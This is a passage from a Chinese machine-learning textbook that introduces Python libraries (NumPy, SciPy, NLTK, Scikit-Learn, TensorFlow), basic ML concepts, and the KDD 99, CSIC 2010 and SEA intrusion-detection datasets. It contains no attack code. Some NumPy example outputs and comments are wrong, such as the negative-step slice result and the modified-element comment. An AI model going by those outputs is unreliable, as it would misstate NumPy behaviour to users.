


图2-1 主流基于Python的机器学习库

NumPy包括：

- 一个强大的N维数组对象Array;
- 比较成熟的（广播）函数库;
- 用于整合C/C++和Fortran代码的工具包;
- 实用的线性代数、傅里叶变换和随机数生成函数。

NumPy提供了许多高级的数值编程工具，如：矩阵数据类型、矢量处理，以及精密的运算库，专为进行严格的数字处理。

1. 安装方法

```
pip install --user numpy
```

2.用法示例

首先需要创建数组才能对其进行其他操作。

可以通过给array函数传递Python的序列对象创建数组，如果传递的是多层嵌套的序列，将创建多维数组（下例中的变量c）：

```
>>> a = np.array([1, 2, 3, 4])
>>> b = np.array((5, 6, 7, 8))
>>> c = np.array([[1, 2, 3, 4], [4, 5, 6, 7], [7, 8, 9, 10]])
>>> b
array([5, 6, 7, 8])
>>> c
array([[1, 2, 3, 4], [4, 5, 6, 7], [7, 8, 9, 10]])
>>> c.dtype
dtype('int32')
```

数组的大小可以通过其shape属性获得：

```
>>> a.shape
(4,)
>>> c.shape
(3, 4)
```

数组元素的存取方法和Python的标准方法相同：

```
>>> a = np.arange(10)
>>> a[5]      # 用整数作为下标可以获取数组中的某个元素
5
>>> a[3:5]    # 用范围作为下标获取数组的一个切片，包括a[3]不包括a[5]
array([3, 4])
>>> a[:5]     # 省略开始下标，表示从a[0]开始
array([0, 1, 2, 3, 4])
>>> a[:-1]    # 下标可以使用负数，表示从数组后往前数
array([0, 1, 2, 3, 4, 5, 6, 7, 8])
>>> a[2:4] = 100,101    # 下标还可以用来修改元素的值
>>> a
array([ 0,   1, 100, 101,   4,   5,   6,   7,   8,   9])
>>> a[1:-1:2]  # 范围中的第三个参数表示步长，2表示隔一个元素取一个元素
array([ 1, 101,   5,   7])
>>> a[::-1]    # 省略范围的开始下标和结束下标，步长为-1，整个数组头尾颠倒
array([ 9,   8,   7,   6,   5,   4, 101, 100,   1,   0])
>>> a[5:1:-2]  # 步长为负数时，开始下标必须大于结束下标
array([-5, -101])
```

和Python的列表序列不同，通过下标范围获取的新的数组是原始数组的一个视图。它与原始数组共享同一块数据空间：

```
>>> b = a[3:7] # 通过下标范围产生一个新的数组b, b和a共享同一块数据空间
>>> b
array([101,    4,    5,    6])
>>> b[2] = -10 # 将b的第2个元素修改为-10
>>> b
array([101,    4,   -10,    6])
>>> a # a的第5个元素也被修改为10
array([  0,    1,  100,  101,     4,   -10,     6,     7,     8,     9])
```

除了使用下标范围存取元素之外，NumPy还提供了两种存取元素的高级方法。

NumPy和MatLab不一样，对于多维数组的运算，缺省情况下并不使用矩阵运算，如果你希望对数组进行矩阵运算的话，可以调用相应的函数。

NumPy库提供了matrix类，使用matrix类创建的是矩阵对象，它们的加减乘除运算缺省采用矩阵方式计算，因此用法和MatLab十分类似。但是由于NumPy中同时存在ndarray和matrix对象，用户很容易将两者弄混。这有违Python的“显式优于隐式”的原则，因此并不推荐在较复杂的程序中使用matrix。下面是使用matrix的一个例子：

```
>>> a = np.matrix([[1,2,3],[5,5,6],[7,9,9]])
>>> a*a**-1
matrix([[ 1.00000000e+00,  1.66533454e-16, -8.32667268e-17],
       [-2.77555756e-16,  1.00000000e+00, -2.77555756e-17],
       [ 1.66533454e-16,  5.55111512e-17,  1.00000000e+00]])
```

因为a是用matrix创建的矩阵对象，因此乘法和幂运算符都变成了矩阵运算，于是上面计算的是矩阵a和其逆矩阵的乘积，结果是一个单位矩阵。

矩阵的乘积可以使用dot函数进行计算。对于二维数组，它计算的是矩阵乘积，对于一维数组，它计算的是点积。当需要将一维数组当作列矢量或者行矢量进行矩阵运算时，推荐先使用reshape函数将一维数组转换为二维数组：

```
>>> a = array([1, 2, 3])
```

```
>>> a.reshape((-1,1))
array([[1], [2], [3]])
>>> a.reshape((1,-1))
array([[1, 2, 3]])
```

除了dot计算乘积之外，NumPy还提供了inner和outer等多种计算乘积的函数。这些函数计算乘积的方式不同，尤其是当处理多维数组的时候，更容易搞混。下面分别介绍这几个函数。

·dot: 对于两个一维的数组，计算的是这两个数组对应下标元素的乘积和（数学上称之为“内积”）；对于二维数组，计算的是两个数组的矩阵乘积；对于多维数组，它的通用计算公式如下，即结果数组中的每个元素都是——数组a的最后一维上的所有元素与数组b的倒数第二位上的所有元素的乘积和。

```
dot(a, b)[i,j,k,m] = sum(a[i,j,:,:] * b[:,k,m,:])
```

下面以两个三维数组的乘积演示一下dot乘积的计算结果。

首先创建两个三维数组，这两个数组的最后两维满足矩阵乘积的条件：

```
>>> a = np.arange(12).reshape(2,3,2)
>>> b = np.arange(12,24).reshape(2,2,3)
>>> c = np.dot(a,b)
```

dot乘积的结果c可以看作是数组a，b的多个子矩阵的乘积：

```
>>> np.alltrue( c[0,:,:,:] == np.dot(a[0],b[0]) )
True
>>> np.alltrue( c[1,:,:,:] == np.dot(a[1],b[0]) )
True
>>> np.alltrue( c[0,:,:,:] == np.dot(a[0],b[1]) )
True
>>> np.alltrue( c[1,:,:,:] == np.dot(a[1],b[1]) )
True
```

·inner: 和dot乘积一样，对于两个一维数组，计算的是这两个数组对应下标元素的乘积和；对于多维数组，它计算的结果数组中的每个元素都是——数组a和b的最后一维的内积，因此数组a和b的最后一维的长

度必须相同。

```
inner(a, b)[i,j,k,m] = sum(a[i,j,:]*b[k,m,:])
```

下面是inner乘积的演示：

```
>>> a = np.arange(12).reshape(2,3,2)
>>> b = np.arange(12,24).reshape(2,3,2)
>>> c = np.inner(a,b)
>>> c.shape (2, 3, 2, 3)
>>> c[0,0,0,0] == np.inner(a[0,0],b[0,0])
True
>>> c[0,1,1,0] == np.inner(a[0,1],b[1,0])
True
>>> c[1,2,1,2] == np.inner(a[1,2],b[1,2])
True
```

outer: 只按照一维数组进行计算，如果传入参数是多维数组，则先将此数组展平为一维数组，之后再进行运算。**outer**乘积计算的列向量和行向量的矩阵乘积：

```
>>> np.outer([1,2,3],[4,5,6,7])
array([[ 4,   5,   6,   7], [ 8,  10,  12,  14], [12,  15,  18,  21]])
```

矩阵中更高级的一些运算可以在NumPy的线性代数子库linalg中找到。例如inv函数计算逆矩阵，solve函数可以求解多元一次方程组。下面是solve函数的一个例子：

```
>>> a = np.random.rand(10,10)
>>> b = np.random.rand(10)
>>> x = np.linalg.solve(a,b)
>>> np.sum(np.abs(np.dot(a,x) - b))
3.1433189384699745e-15
```

solve函数有两个参数a和b。a是一个 $N \times N$ 的二维数组，而b是一个长度为N的一维数组，solve函数找到一个长度为N的一维数组x，使得a和x的矩阵乘积正好等于b，数组x就是多元一次方程组的解。

2.1.2 SciPy

SciPy是一款方便、易于使用、专为科学和工程设计的Python工具包，如图2-2所示。它包括统计、优化、整合、线性代数模块、傅里叶变换、信号和图像处理、常微分方程求解器等等。

The screenshot shows the SciPy.org homepage. At the top, there's a banner with the SciPy logo and the text "Sponsored By ENTHOUGHT". Below the banner, there are six main navigation links represented by icons: "Install" (a download arrow), "Getting Started" (a snake icon), "Documentation" (a book icon), "Report Bugs" (a bug icon), "SciPy Central" (a central hub icon), and "Blogs" (an RSS feed icon). Below these links, a section titled "SciPy (pronounced ‘Sigh Pie’) is a Python-based ecosystem of open-source software for mathematics, science, and engineering. In particular, these are some of the core packages:" lists several core packages with their icons and descriptions:

- NumPy**
Base N-dimensional array package
- SciPy library**
Fundamental library for scientific computing
- Matplotlib**
Comprehensive 2D Plotting
- IP[y]: IPython**
Enhanced Interactive Console
- Sympy**
Symbolic mathematics
- pandas**
Data structures & analysis

A "More information..." button is located at the bottom of this section.

图2-2 SciPy主页

安装方法：

```
pip install --user numpy scipy matplotlib ipython jupyter pandas sympy nose
```

2.1.3 NLTK

NLTK在NLP领域中是最常使用的一个Python库，包括图形演示和示例数据，其提供的教程解释了工具包支持的语言处理任务背后的基本概念。

安装程序如下：

```
pip install -U nltk
```

加载数据如下：

```
>>> import nltk  
>>> nltk.download()
```

用法示例如下。

分词与标识：

```
>>> import nltk  
>>> sentence = """At eight o'clock on Thursday morning  
... Arthur didn't feel very good."""  
>>> tokens = nltk.word_tokenize(sentence)  
>>> tokens  
['At', 'eight', "o'clock", 'on', 'Thursday', 'morning', 'Arthur', 'did', "n't", 'fee'  
>>> tagged = nltk.pos_tag(tokens)  
>>> tagged[0:6]  
[('At', 'IN'), ('eight', 'CD'), ("o'clock", 'JJ'), ('on', 'IN'), ('Thursday', 'NNP')]
```

标识名词实体：

```
>>> entities = nltk.chunk.ne_chunk(tagged)  
>>> entities  
Tree('S', [(['At', 'IN'), ('eight', 'CD'), ("o'clock", 'JJ'),  
          Tree('PERSON', [(['Arthur', 'NNP'])]),  
          ('did', 'VBD'), ("n't", 'RB'), ('feel', 'VB'),  
          ('very', 'RB'), ('good', 'JJ'), ('.', '.')])
```

展现语法树（如图2-3）：

```
>>> from nltk.corpus import treebank  
>>> t = treebank.parsed_sents('wsj_0001.mrg')[0]  
>>> t.draw()
```




图2-3 展现语法树

2.1.4 Scikit-Learn

Scikit-Learn是基于Python的机器学习模块，基于BSD开源许可证。这个项目最早于2007年发起，目前也是由社区自愿者进行维护的。Scikit-Learn官方网站上可以找到相关的Scikit-Learn的资源、模块下载、文档、例程等等。Scikit-Learn的基本功能主要分为6个部分：分类，回归，聚类，数据降维，模型选择，数据预处理。具体可以参考官方网站上的文档，见图2-4。

依赖的环境：

- Python (>=2.6 or >=3.3)
- NumPy (>=1.6.1)
- SciPy (>=0.9)



图2-4 Scikit-Learn主页

安装方法：

```
pip install -U scikit-learn
```

2.2 TensorFlow简介与环境搭建

TensorFlow是一个采用数据流图、用于数值计算的开源软件库（见图2-5）。节点在图中表示数学操作，图中的线则表示在节点间相互联系的多维数据数组，即张量。它灵活的架构使你可以在多种平台上展开计算，例如台式计算机中的一个或多个CPU（或GPU）、服务器、移动设备等等。TensorFlow最初由Google大脑小组（隶属于Google机器智能研究机构）的研究员和工程师们开发出来，用于机器学习和深度神经网络方面的研究，但这个系统的通用性使其也可广泛用于其他计算领域。



图2-5 TensorFlow中文社区主页

TensorFlow的特点：

- 高度的灵活性；
- 真正的可移植性；
- 将科研和产品联系在一起；
- 自动求微分；
- 多语言支持；
- 性能最优化。

安装方法如下：

```
# 仅使用 CPU 的版本  
$ pip install https://storage.googleapis.com/tensorflow/linux/cpu/tensorflow-0.5.0-cp27-none-linux_x86_64.whl  
# 开启 GPU 支持的版本 (安装该版本的前提是已经安装了 CUDA sdk)  
$ pip install https://storage.googleapis.com/tensorflow/linux/gpu/tensorflow-0.5.0-cp27-none-linux_x86_64.whl
```

我们推荐使用virtualenv创建一个隔离的容器来安装TensorFlow，这样做能使排查安装问题变得更容易。

首先，安装所有必备工具：

```
# 在 Linux 上:  
$ sudo apt-get install python-pip python-dev python-virtualenv  
# 在 Mac 上:  
$ sudo easy_install pip # 如果还没有安装 pip  
$ sudo pip install --upgrade virtualenv
```

接下来，建立一个全新的virtualenv环境。为了将环境建在~/tensorflow目录下，执行：

```
$ virtualenv --system-site-packages ~/tensorflow  
$ cd ~/tensorflow
```

然后，激活virtualenv：

```
$ source bin/activate # 如果使用 bash  
$ source bin/activate.csh # 如果使用 csh  
(tensorflow)$ # 终端提示符应该发生变化
```

在virtualenv内，安装TensorFlow：

```
(tensorflow)$ pip install -U TensorFlow
```

当使用完TensorFlow：

```
(tensorflow)$ deactivate # 停用 virtualenv
```


2.3 本章小结

本章介绍了常见的机器学习工具，并给出了基本的安装过程。几乎再难以找到一门语言可以像Python这样受欢迎，机器学习领域尤其如此。现在我们已经打造出了自己的机器学习工具箱，让我们开启机器学习之旅吧！

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://www.numpy.org/>
- <https://www.scipy.org/>
- <http://www.nltk.org/>
- <http://scikit-learn.org/stable/modules/decomposition.html>
- <http://www.tensorfly.cn/>
- <http://blog.csdn.net/pianoorrock/article/details/70174810>

第3章 机器学习概述

机器学习的概念非常多，从有监督到无监督，从聚类到回归，从浅层学习到深度学习，从准确率到召回率，它们究竟是什么意思呢？本章将介绍最主要的几个概念。不少机器学习初学者甚至包括业内老司机，一直被困扰的就是如何找到合适的训练数据和测试数据，针对数据的处理也花费了大量人力物力，究竟如何把身边各种形态的实物最终转换成机器可以理解的数字特征呢？本章将介绍数据集的获取与特征提取方案。本章介绍的数据集包括KDD 99、SEA、ADFA-LD等共10类，重点介绍如何针对数字型和文本型的数据进行特征提取以及常见的数据读取方式，最后介绍如何对机器学习的结果进行验证。

3.1 机器学习基本概念

1.有监督学习：对具有概念标记（分类）的训练样本进行学习，以便尽可能对训练样本集外的数据进行标记（分类）预测。这里，所有的标记（分类）是已知的。因此，训练样本的歧义性低。

2.无监督学习：对没有概念标记（分类）的训练样本进行学习，以便发现训练样本集中的结构性知识。这里，所有的标记（分类）是未知的。因此，训练样本的歧义性高。聚类就是典型的无监督学习。

3.准确率与召回率：信息检索、分类、识别、翻译等领域中有两个最基本指标：**召回率**（Recall Rate）和**准确率**（Precision Rate），召回率也叫查全率，准确率也叫查准率。

对一个二分问题来说，会出现四种情况。如果一个实例是实际为真并且也被预测成真，即为真正类（True positive, TP），如果实际为假被预测成真，称之为假正类（False positive, FP）。相应地，如果实际为假被预测成假，称之为真负类（True negative, TN），实际为真被预测成假则为假负类（false negative, FN）。

召回率和准确率的关系如表3-1所示。

表3-1 召回率与准确率的关系

	实际为真	实际为假
预测为真	TP	FP, 其实就是误报
预测为假	FN, 其实就是漏报	TN

$$\text{召回率} = \text{TP} / (\text{TP} + \text{FN})$$

$$\text{准确率} = \text{TP} / (\text{TP} + \text{FP})$$

用一个吃货都可以理解的例子来解释这两个枯燥的概念：一个池塘有10条鱼和20只小龙虾，渔夫撒网打鱼，结果捞上来8条鱼12只小龙虾，那么准确率为 $8 / (8 + 12) = 40\%$ ，召回率为 $8 / 10 = 80\%$ 。

3.2 数据集

数据集合和算法就像黄油和面包一样缺一不可，很多时候数据比算法还要重要。本书的例子涉及的数据主要来自多年搜集的开源数据集合以及部分脱敏的测试数据。

3.2.1 KDD 99数据

KDD是知识发现与数据挖掘（Knowledge Discovery and Data Mining）的简称，KDD CUP是由ACM组织的年度竞赛如图3-1所示。KDD 99数据集就是KDD竞赛在1999年举行时采用的数据集。



图3-1 KDD大赛

1998年美国国防部高级研究计划局（DARPA）在MIT林肯实验室进行了一个入侵检测评估项目。林肯实验室建立了模拟美国空军局域网的一个网络环境，收集了9周的网络连接和系统审计数据，仿真各种用户类型、各种不同的网络流量和攻击手段，使它就像一个真实的网络环境。一个网络连接定义为：在某个时间内从开始到结束的TCP数据包序列，并且在这段时间内，数据在预定义的协议下从源IP地址到目的IP地址的传递。每个网络连接被标记为正常（normal）或异常（attack），异常类型被细分为4大类共39种攻击类型，其中22种攻击类型出现在训练集中，另有17种未知攻击类型出现在测试集中，见表3-2。

表3-2 KDD 99攻击类型详情

攻击大类	攻击描述	攻击名称	攻击大类	攻击描述	攻击名称
dos	拒绝服务攻击	Back Land Neptune Pod Smurf Teardrop 等	r2l	来自远程主机的未授权访问	ftp_write imap multihop phf spy warezclient warezmaster 等
u2r	非法的本地超级用户特权访问	buffer_overflow loadmodule perl rootkit 等	probe	端口监视或扫描	PortSweep Ipsweep Satan 等

随后来自哥伦比亚大学的Sal Stolfo教授和来自北卡罗莱纳州立大学的Wenke Lee教授采用数据挖掘等技术对以上数据集进行特征分析和数据预处理，形成了一个新的数据集。该数据集用于1999年举行的KDD竞赛中，成为著名的KDD 99数据集。虽然年代有些久远，但KDD99数据集仍然是网络入侵检测领域的权威测试集，为基于计算智能的网络入侵检测研究奠定基础。

KDD99数据集中每个连接用41个特征来描述：

```
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.0
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.0
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,1.0
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,2,2,0.00,0.00,0.00,0.00,1.0
```

上面是数据集中的3条记录，以CSV格式写成，加上最后的标记(label)，一共有42项，其中前41项特征分为4大类。

·TCP连接基本特征（见表3-3），基本连接特征包含了一些连接的基本属性，如连续时间、协议类型、传送的字节数等。

·TCP连接的内容特征，见表3-4。

·基于时间的网络流量统计特征，见表3-5。

·基于主机的网络流量统计特征，见表3-6。

表3-3 KDD 99 TCP连接基本特征

特征名称	数据类型	内容描述
duration	连续类型	连接持续时间，以秒为单位，连续类型。范围是 [0, 58329]。它的定义是从 TCP 连接以 3 次握手建立算起，到 FIN/ACK 连接结束为止的时间；若为 UDP 协议类型，则将每个 UDP 数据包作为一条连接。数据集中出现大量的 duration=0 的情况，是因为该条连接的持续时间不足 1 秒
protocol_type	离散类型	协议类型，离散类型，共有 3 种：TCP, UDP, ICMP
service	离散类型	目标主机的网络服务类型，离散类型，共有 70 种：‘aol’ ‘auth’ ‘bgp’ ‘courier’ ‘csnet_ns’ ‘ctf’ ‘daytime’ ‘discard’ ‘domain’ ‘domain_u’ ‘echo’ ‘eco_i’ ‘ecr_i’ ‘efs’ ‘exec’ ‘finger’ ‘ftp’ ‘ftp_data’ ‘gopher’ ‘harvest’ ‘hostnames’ ‘http’ ‘http_2784’ ‘http_443’ ‘http_8001’ ‘imap4’ ‘IRC’ ‘iso_tsap’ ‘klogin’ ‘kshell’ ‘ldap’ ‘link’ ‘login’ ‘ntp’ ‘name’ ‘netbios_dgm’ ‘netbios_ns’ ‘netbios_ssn’ ‘netstat’ ‘nnsp’ ‘nntp’ ‘ntp_u’ ‘other’ ‘pm_dump’ ‘pop_2’ ‘pop_3’ ‘printer’ ‘private’ ‘red_i’ ‘remote_job’ ‘rje’ ‘shell’ ‘smtp’ ‘sql_net’ ‘ssh’ ‘sunrpc’ ‘supdup’ ‘systat’ ‘telnet’ ‘tftp_u’ ‘tim_i’ ‘time’ ‘urh_i’ ‘urp_i’ ‘uucp’ ‘uucp_path’ ‘vmnet’ ‘whois’ ‘X11’ ‘Z39_50’
flag	离散类型	连接正常或错误的状态，离散类型，共 11 种：‘OTH’ ‘REJ’ ‘RSTO’ ‘RSTOS0’ ‘RSTR’ ‘S0’ ‘S1’ ‘S2’ ‘S3’ ‘SF’ ‘SH’。它表示该连接是否按照协议要求开始或完成。例如 SF 表示连接正常建立并终止；S0 表示只接到了 SYN 请求数据包，而没有后面的 SYN/ACK。其中 SF 表示正常，其他 10 种都是 error
src_bytes	连续类型	从源主机到目标主机的数据的字节数，连续类型，范围是 [0, 1379963888]
dst_bytes	连续类型	从目标主机到源主机的数据的字节数，连续类型，范围是 [0, 1309937401]
land	离散类型	若连接来自 / 送达同一个主机 / 端口则为 1，否则为 0，离散类型，0 或 1
wrong_fragment	连续类型	错误分段的数量，连续类型，范围是 [0, 3]
urgent	连续类型	加急包的个数，连续类型，范围是 [0, 14]

表3-4 KDD 99 TCP连接的内容的特征

特征名称	数据类型	内容描述
hot	连续类型	访问系统敏感文件和目录的次数，连续，范围是 [0, 101]。例如访问系统目录，建立或执行程序等
num_failed_logins	连续类型	登录尝试失败的次数。连续，范围是 [0, 5]
logged_in	离散类型	成功登录则为 1，否则为 0，离散，取值是 0 或 1
num_compromised	连续类型	compromised 条件出现的次数，连续，范围是 [0, 7479]
root_shell	离散类型	若获得 root shell 则为 1，否则为 0，离散，取值是 0 或 1。root_shell 是指获得超级用户权限
su_attempted	离散类型	若出现 “su root” 命令则为 1，否则为 0，离散，取值是 0 或 1
num_root	连续类型	root 用户访问次数，连续，范围是 [0, 7468]
num_file_creations	连续类型	文件创建操作的次数，连续，范围是 [0, 100]
num_shells	连续类型	使用 shell 命令的次数，连续，范围是 [0, 5]
num_access_files	连续类型	访问控制文件的次数，连续，范围是 [0, 9]。例如对 /etc/passwd 或 .rhosts 文件的访问
num_outbound_cmds	连续类型	一个 FTP 会话中出站连接的次数，连续，取值是 0。数据集中这一特征出现次数为 0

(续)

特征名称	数据类型	内容描述
is_hot_login	离散类型	登录是否属于 “hot” 列表，是为 1，否则为 0，离散，取值是 0 或 1。例如超级用户或管理员登录
is_guest_login	离散类型	若是 guest 登录则为 1，否则为 0，离散，取值是 0 或 1

表3-5 KDD 99基于时间的网络流量统计特征

特征名称	数据类型	内容描述
count	连续类型	过去 2 秒内，与当前连接具有相同的目标主机的连接数，连续，范围是 [0, 511]
srv_count	连续类型	过去 2 秒内，与当前连接具有相同服务的连接数，连续，范围是 [0, 511]
serror_rate	连续类型	过去 2 秒内，在与当前连接具有相同目标主机的连接中，出现 “SYN” 错误的连接的百分比，连续，范围是 [0.00, 1.00]
srv_serror_rate	连续类型	过去 2 秒内，在与当前连接具有相同服务的连接中，出现 “SYN” 错误的连接的百分比，连续，范围是 [0.00, 1.00]。
rerror_rate	连续类型	过去 2 秒内，在与当前连接具有相同目标主机的连接中，出现 “REJ” 错误的连接的百分比，连续，范围是 [0.00, 1.00]
srv_rerror_rate	连续类型	过去 2 秒内，在与当前连接具有相同服务的连接中，出现 “REJ” 错误的连接的百分比，连续，范围是 [0.00, 1.00]
same_srv_rate	连续类型	过去 2 秒内，在与当前连接具有相同目标主机的连接中，与当前连接具有相同服务的连接的百分比，连续，范围是 [0.00, 1.00]
diff_srv_rate	连续类型	过去 2 秒内，在与当前连接具有相同目标主机的连接中，与当前连接具有不同服务的连接的百分比，连续，范围是 [0.00, 1.00]。
rv_diff_host_rate	连续类型	过去 2 秒内，在与当前连接具有相同服务的连接中，与当前连接具有不同目标主机的连接的百分比，连续，范围是 [0.00, 1.00]。

表3-6 KDD 99基于主机的网络流量统计特征

特征名称	数据类型	内容描述
dst_host_count	连续类型	前 100 个连接中, 与当前连接具有相同目标主机的连接数, 连续, 范围是 [0, 255]
dst_host_srv_count	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接数, 连续, 范围是 [0, 255]
dst_host_same_srv_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_diff_srv_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机不同服务的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_same_src_port_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同源端口的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_diff_host_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 与当前连接具有不同源主机的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_serror_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机的连接中, 出现 SYN 错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_serror_rate.	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 出现 “SYN” 错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]

(续)

特征名称	数据类型	内容描述
dst_host_rerror_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机的连接中, 出现 “REJ” 错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_rerror_rate	连续类型	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 出现 “REJ” 错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]

3.2.2 HTTP DATASET CSIC 2010

HTTP DATASET CSIC 2010包含大量标注过的针对Web服务的36000个正常请求以及25000个攻击请求，攻击类型包括sql注入、缓冲区溢出、信息泄露、文件包含、xss等，被广泛用于WAF类产品的功能评测。

正常请求格式如图3-2所示。



```
normalTrafficTraining.txt ~
GET http://localhost:8080/tienda1/index.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=1F767F17239C9B670A39E9B10C3825F4
Connection: close

GET http://localhost:8080/tienda1/publico/anadir.jsp?
id=3&nombre=Vino+Rioja&precio=100&cantidad=55&B1=A%F1adir+al+carrito HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml;text/html;q=0.9;text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=81761ACA043B0E6014CA42A4BCD06AB5
Connection: close
```

图3-2 CSIC 2010正常请求示例

攻击请求格式如图3-3所示。

3.2.3 SEA数据集

2001年Schonlau等人第一次将内部攻击者分类为“叛徒”（Traitor）与“伪装者”（Masquerader），其中“叛徒”指攻击者来源于组织内部，本身是内部合法用户；而“伪装者”指外部攻击者窃取了内部合法用户的身份证件，从而利用内部用户身份实施内部攻击。随后该团队构造了一个公开的检测伪装者攻击的数据集SEA，该数据集被广泛用于内部伪装者威胁检测研究。

